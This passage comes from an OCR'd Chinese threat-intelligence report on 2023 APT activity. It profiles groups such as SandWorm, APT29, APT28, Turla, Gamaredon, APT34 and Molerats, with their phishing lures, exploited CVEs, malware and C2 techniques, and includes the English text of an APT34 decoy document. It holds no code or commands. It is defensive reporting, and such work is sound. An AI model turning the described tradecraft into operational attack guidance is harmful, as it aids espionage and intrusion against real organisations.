
6. 绿斑

绿斑（GreenSpot）是一个长期针对大陆地区的APT 组织，攻击目标涵盖政府、国防军工、航空航天、国家智库、医疗疫苗、高新科研、能源、贸易等领域。绿斑主要的攻击手法为通过仿冒的钓鱼页面窃取各类账号密码。

今年以来，绿斑的钓鱼攻击出现了如下变化：一是直接访问域名不会再显示钓鱼页面，而是需要加入指定后缀；二是钓鱼域名钓鱼页面不局限于伪造网易域名或邮箱登录页面。下图为伪造便民查询网站，以“交通违章查询”的方式诱骗用户。

在某次钓鱼活动中，攻击者使用了数字变量控制攻击目标，通过遍历该参数，我们识别出钓鱼网站后台存放目标邮箱地址超过 400 个。

其目标用户邮箱经公开情报调研发现多为高校院士、政务人员。



近期，我们在绿斑的部分钓鱼页面源码中发现了针对政企的一些诱饵文档列表，推测该组织开始根据收件人行业投放不同的诱饵进行攻击。


东欧

俄乌战争自2022 年2 月爆发至今已持续近两年时间，在此背景下，俄语系APT 组织在2023 年继续保持高度活跃状态。较2022 年攻击态势，今年俄语系APT 组织攻击活动主要存在两方面的调整：网络攻击目标从高度集中的乌克兰逐渐发散至以乌克兰及北约成员国为主的全球多个国家；以APT28、APT29、Sandworm、Turla、Gamaredon 为代表的APT 组织攻击战术及攻击目标行业方向存在调整。

SandWorm

SandWorm 是一个疑似具有俄罗斯总参部GRU 情报局旗下74455 部队背景的APT 组织，该组织最早于2009 年开始活跃，主要攻击目标为北约国家的政府、军工、能源等机构。在俄语系APT 组织中，区别于其他团伙，SandWorm 已逐渐转型成为专注于工业控制系统打击破坏的团伙。

2023 年，SandWorm 依旧专注于打击破坏能源类目标机构基础设施的网络军事任务。除了攻击破坏乌克兰电力机构以配合武装军事行动之外，SandWorm 对丹麦能源行业总计22 家公司进行高强度网络攻击，其利用了 Zyxel 防火墙漏洞（CVE-2023-33009 、CVE-2023-33010），将防火墙设备纳入 Mirai 僵尸网络充当C2 资产。




参考链接：https://cert.gov.ua/article/4501891

APT29

APT29 是一支具有俄语背景的APT 组织，自SolarWinds 供应链攻击事件大曝光至今，该组织一直保持活跃状态，特别是 2022 年 2 月开始爆发的俄乌战争阶段，APT29 对欧美地区国家的攻击事件层出不穷。

2023 年，APT29 专注于对目标国家外交部大使馆的鱼叉邮件攻击，攻击目标覆盖几乎全体欧洲国家、包括中国、伊朗、伊拉克在内的亚洲国家、美国、加拿大以及部分南美和北非国家，据不完全统计，包括乌克兰、希腊、土耳其、比利时、西班牙、葡萄牙、意大利、奥地利、英国、美国、加拿大、巴西、中国、伊朗、伊拉克等国家在内的驻外大使馆均遭受过 APT29 的定向攻击。鱼叉邮件多伪装成“Covid-2019”、“俄乌战争”、“欧盟会议”、“大使馆政策通知”等相关。除了频繁的鱼叉钓鱼邮件攻击之外，APT29 还疑似使用TeamCity（JetBrains 旗下的一款持续集成Continuous Integration 工具）远程代码执行漏洞CVE-2023-42793 入侵美国某生物医学制造行业实体。

另外，攻击者在攻击活动中所使用的武器库方面和网络资产也渐趋低成本化：武器库多使用 CobaltStrike 商用渗透工具和针对网盘类 C2 API 交互快速开发的 BeatDrop GraphicalNeutrino 等类型远控木马。网络资产除了延续使用攻击失陷站点托管攻击载荷的习惯之外还大量投入使用 dropbox、googledrive、trello、notion、microsoftonline 等公共存储类网络资源作为 C2 平台。APT29 今年发起的鱼叉邮件攻击活动呈现出的攻击战术相对固定。




APT29 攻击流程示意图

APT28

APT28 隶属于俄罗斯总参谋部主要情报局 (GRU) 第 85 主要特别服务中心 (GTsSS) 军事单位 26165，至少自 2004 年以来活跃至今。其攻击目标基本与APT29、Turla 重合，侧重于发动政治情报间谍攻击活动。


2023 年，APT28 开始高度活跃。区别于历史攻击事件，今年APT28 频繁发动的鱼叉邮件攻击多用于初级的情报收集目的，且攻击目标较为发散。已披露攻击目标包括乌克兰、法国、罗马尼亚、波兰、约旦、土耳其、意大利、斯洛伐克、伊朗等在内的多个国家的政府、军工、能源、运输、高教、科研等行业机构。攻击活动中使用了今年较为流行的Outlook 漏洞cve-2023-23397、WinRAR 漏洞CVE-2023-38831，并增加使用Mockbin、webhook.site 服务作为C2 设施。



Turla

Turla，也被称为Snake，Venomous Bear、WhiteBear 、Waterbug、Uroboros 等，是一个具有俄罗斯政府背景的APT 组织，该组织疑似归属于俄罗斯联邦安全局FSB，最早活动时间约为2004 年。自活动至今，Turla 组织发起的攻击活动中的受害者涉及地域已超过45 个国家，其攻击目标包括政府机构、大使馆、国际组织、军队、高等教育机构、科研机构、制药公司等等。其最终攻击目的为情报刺探，通过一系列网络间谍活动窃取目标单位敏感情报信息。

2023 年，Turla 组织活动较为低调。据乌克兰计算机应急响应中心（CERT-UA）披露，2023 年7 月，Turla 利用网络钓鱼投递更新迭代的Capibar 恶意软件和 Kazuar 后门对乌克兰外交和军事机构进行间谍攻击，此次活动中，Capibar 被用来收集情报，而 Kazuar 则进行凭证盗窃。




https://cert.gov.ua/article/5213167

Gamaredon

Gamaredon 是一个具有俄罗斯背景的APT 组织，至少自 2013 年以来一直活跃，其攻击目标主要为以乌克兰为主的俄罗斯欧洲地域邻国的政府机构。


2023 年，Gamaredon 继续保持高频次的攻击态势。在鱼叉邮件攻击活动中，Gamaredon 继续使用lnk、htmlsmuggeling、sfx 自解压类型的攻击载荷，初始落地攻击木马多为简单下载器或VNC 远控工具。除了此类与历史攻击手法一致的攻击活动之外，Gamaredon 在2023 年攻击活动中开始使用LitterDrifter USB 蠕虫，借助该蠕虫病毒的传播在乌克兰境内渗透关键目标。据 CheckPoint 报告，实际上除了乌克兰，在美国、越南、智利、波兰、德国以及中国香港均出现LitterDrifter 蠕虫感染迹象。



Gamaredon 使用的诱饵文档及恶意脚本文件

其他

2023 年，除了已知背景俄语系APT 组织活动外，我们还监测到多起未知背景或背景不明确的APT 组织针对东欧的攻击活动。这些攻击活动多为鱼叉邮件攻击活动，借助俄乌战争、北约政策等热门话题投递攻击木马或web 钓鱼外链。攻击目标主要为俄罗斯、乌克兰等国家的政府、军工、能源、科技、制造、医疗等行业机构，其中俄罗斯为受攻击最为严重的目标国家，微步情报局曾两次公开披露过此类攻击活动。在部分攻击事件中，木马样本或C2 资产还存在刻意伪造俄语系组织（如APT28、APT29、Turla）指纹的情况。



中东

中东地区的攻击事件在安全研究中拥有着独特的地位：中东是世界上石油和天然气最重要的产地之一，拥有丰富的能源资源和大量的关键基础设施，同时经济的蓬勃发展和产业的高度数字化吸引了全球攻击者的注意。同时，中东作为全球地域冲突复杂且频繁的地区之一，也使网络态势的紧张气氛不言自明。

APT34

APT34 是一个疑似伊朗地区的间谍组织（又名OilRig、Crambus）是一个长期运作的疑似来自伊朗的间谍组织，该组织自2014 年以来一直活跃，针对多个国家的目标开展行动，包括沙特阿拉伯、以色列、阿拉伯联合酋长国、伊拉克、约旦、黎巴嫩、科威特、卡塔尔、阿尔巴尼亚、美国和土耳其，以情报收集和间谍目的为目的进行长期入侵。在2019 年工具集泄露后，有人猜测APT34 可能会消失。然而其过去两年的活动表明，该组织积极开发新的攻击工具，包括RDAT、SideTwist 和Saitama 等，实现对中东及更远地区的组织构成了持续的威胁。

在今年2 月至9 月期间，该组织对中东政府进行了长达八个月的入侵，在最新的攻击中，APT34 部署了PowerExchange 后门，PowerExchange 后门是一款基于PowerShell 的后门，旨在执行从攻击者处收到的命令，原理是通过监视受感染的Exchange Server 上的邮箱来执行攻击者发送的命令。它会读取主题行中包含特定标记的电子邮件，并根据这些命令执行相应的操作。这使得Exchange Server 被用作C&C（命令与控制）服务器，用于监控传入邮件并执行攻击者通过电子邮件发送的命令。除此以外，APT34 还部署了三个以前未被发现的恶意软件，而且还使用了许多非本地和合法工具。例如使用公开的网络管理工具 Plink 在受感染的计算机上配置端口转发规则，从而通过远程桌面协议RDP 实现远程访问。


GGMS

Ganjavi Global Marketing Services

Providing top-tier marketing services since 1990

Who We Are

Ganjavi Global Marketing Services (GGMS) is an elite public relations firm that specializes in providing marketing, advertising, and strategic consulting services to our global client base. Our team of over 300 employees are dedicated to helping customers address market challenges and unlock business potential. For more than 30 years, GGMS has contributed to significant market growth in the food and beverage, healthcare, manufacturing, retail, and technology sectors.

Our motto is "*people first, always*" because our company emphasizes our duty of care business model. Whether we are engaging with customers, investors, prospects, or our own employees, GGMS strives to treat people with respect.

Our Services

GGMS provides the following comprehensive marketing services to help clients enhance and increase their business operations:

- Social media marketing/advertising
- Web design & development
- Search engine optimization (SEO)
- Pay-per-click (PPC) marketing
- Graphic design

Marketing and Launching Your Business

1. Schedule an initial consultation with GGMS to develop and refine a brand for your company and its products/services.
1. Create and fine tune an Elevator Pitch through conversations.
2. Community outreach and networking: as a business, you may or may not have the normal foot traffic. Therefore, other marketing strategies may be needed to offset the lack of a storefront. Attend various networking events to build relationships with community connectors.

APT34 攻击使用的诱饵文档

Molerats

Molerats 间谍组织（TA402、Gaza Cybergang、Frankenstein、WIRTE）至少自2011 年以来一直活跃，该组织历来为巴勒斯坦领土的利益而运作，一直持续以中东和北非的政府实体为目标，包括但不限于以色列和巴勒斯坦的目标。Molerats 针对多个垂直行业，例如技术、电信、金融机构、学术机构、军事设施、媒体机构和政府办公室，会定期重新调整其攻击方法和恶意软件以支持其网络间谍任务。该组织的主要动机是从高价值目标收集敏感信息和文件以收集情报。

该组织今年逐渐改变木马通信方式，放弃从2021 年开始使用的Dropbox API 等云服务，转而使用由参与者控制的基础设施进行C2 通信，并且通过Dropbox 链接、XLL 文件附件和RAR 文件附件等方式进行下载包含多功能恶意软件。今年的攻击活动中除了使用一些已知的NimbleMamba、BrittleBush 等恶意木马外，也开发了新的恶意软件进行攻击，例如IronWind 恶意木马，不过该组织依然通过地理围栏限制受害者下载恶意木马，如果访问者的IP 不在攻击目标区域内，则会重定向到正常网站，只有符合预期的IP 才能下载到恶意木马软件，为其提高逃避检测机率。

07


重点行业威胁态势

行业维度，不同行业面临的主要威胁各不相同，分述如下：

金融行业，银狐木马的发现最初来自金融行业用户。银狐木马背后攻击团伙眼光独到，无论银行、券商还是其他金融机构，都需要维护大量的客户关系，这为木马的进一步大范围传播创造了条件；另一方面，个人客户相对于机构往往缺少安全防护措施，所使用的主机是极佳的攻击对象。


攻击者在初次得手后，不断扩散木马，导致了银狐木马在金融行业失陷主机数量的激增。从下表中也可看出。银狐木马在众多经典僵尸网络、蠕虫和木马病毒中仍然能排到第2 位，可见其在金融行业的影响范围之大。

另外，CobaltStrike 木马在金融行业触发的告警数量较多，这一指标往往与自身安全性测试，以及参与攻防演练的频度呈现正相关关系。




能源行业，银狐木马也名列前茅，排在第3 位。另外，CobaltStrike 